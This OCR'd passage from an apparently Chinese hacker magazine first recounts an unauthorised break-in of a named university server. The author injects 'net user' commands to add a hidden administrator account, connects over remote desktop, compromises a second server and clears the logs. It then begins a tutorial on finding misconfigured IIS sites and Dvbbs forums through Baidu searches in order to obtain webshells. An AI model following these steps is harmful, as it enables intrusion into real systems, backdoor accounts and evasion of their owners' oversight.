


图8

不等于我们就可以连接了，有时候可能对方更改了终端服务的端口，又或者是有防火墙限制连接，更可怕的是还做了连接IP限制（上次北大物化学报的服务器就是这样，后来管理员和我联系上了，才知道是这样的情况，唉！）。现在我们来看看这台服务器怎么样吧！还是用superscan3.0扫描一下它的3389端口开了没有，结果证明开了，如图9所示。用微软的远程桌面客户端连接发现可以正常连接，那就好办多了，现在拿下这台服务器已经是易如反掌的事情了。万事俱备，只欠命令了。接着就是用HDSI3.0执行添加用户的命令了，格式为"net user username password /add"，"net localgroup administrators username /add"，这里我加了一个名字为hackest的用




图9

户，并添加进了管理员组，如图10所示。最后就是连接了，截张图给大家做个留念吧，如图11所示。




图10





图11

有趣的后记

渗透成功之后，我在google里面搜索了一下，发现了一个页面和北航的学生工作信息中心一模一样的网页，但是IP却不相同，也存在相同的安全问题，所以就顺便也拿下了它的3389，不过这台服务器很慢。我不明白为什么会有两台服务器，是服务器群？这个就不清楚了，再接下来的就是我自己的事情了，清除日志，当然还有就是联系管理员了。由于发稿的时候漏洞还没修补，大家可千万不要乱来呀！

适合读者：入侵爱好者
前置知识：无

Baidu Hack 智取WebShell



文/图 人鱼姬

说起google hack，大家一定都不陌生，所涉及的知识无非就是site、inurl等内容的用法。下面我要介绍的baidu hack是我在一次很偶然的事情当中发现的，实际上也未必一定要用到baidu，随便哪个搜索引擎都可以使用这个方法，由于本文中是以baidu为例的，所以就暂时叫做baidu hack吧。这个方法可以使我们迅速拿到Webshell。

首先来说明一下原理 如果管理员在IIS设置中的目录浏览前打了钩，如图1 所示，那么我们就可以看到这个网站目录里的敏感信息了。实际上这是个很低级的权限设置错误，但总是存在一些不够专业的管理员会这样做。假如我们能在搜索引擎里搜出这些网站，就可以做很多事。下面用几个十分常见的开源网站程序举例。




图1

针对动网论坛

动网论坛的使用极为广泛，我们看看有哪些动网论坛没有设置好权限。首先需要挑选动网论坛中名字起得比较罕见的脚本，我已经挑好了，就是ReloadForumCache.asp。在baidu搜索一下，看到了很多可爱的内容，如图2 所示。

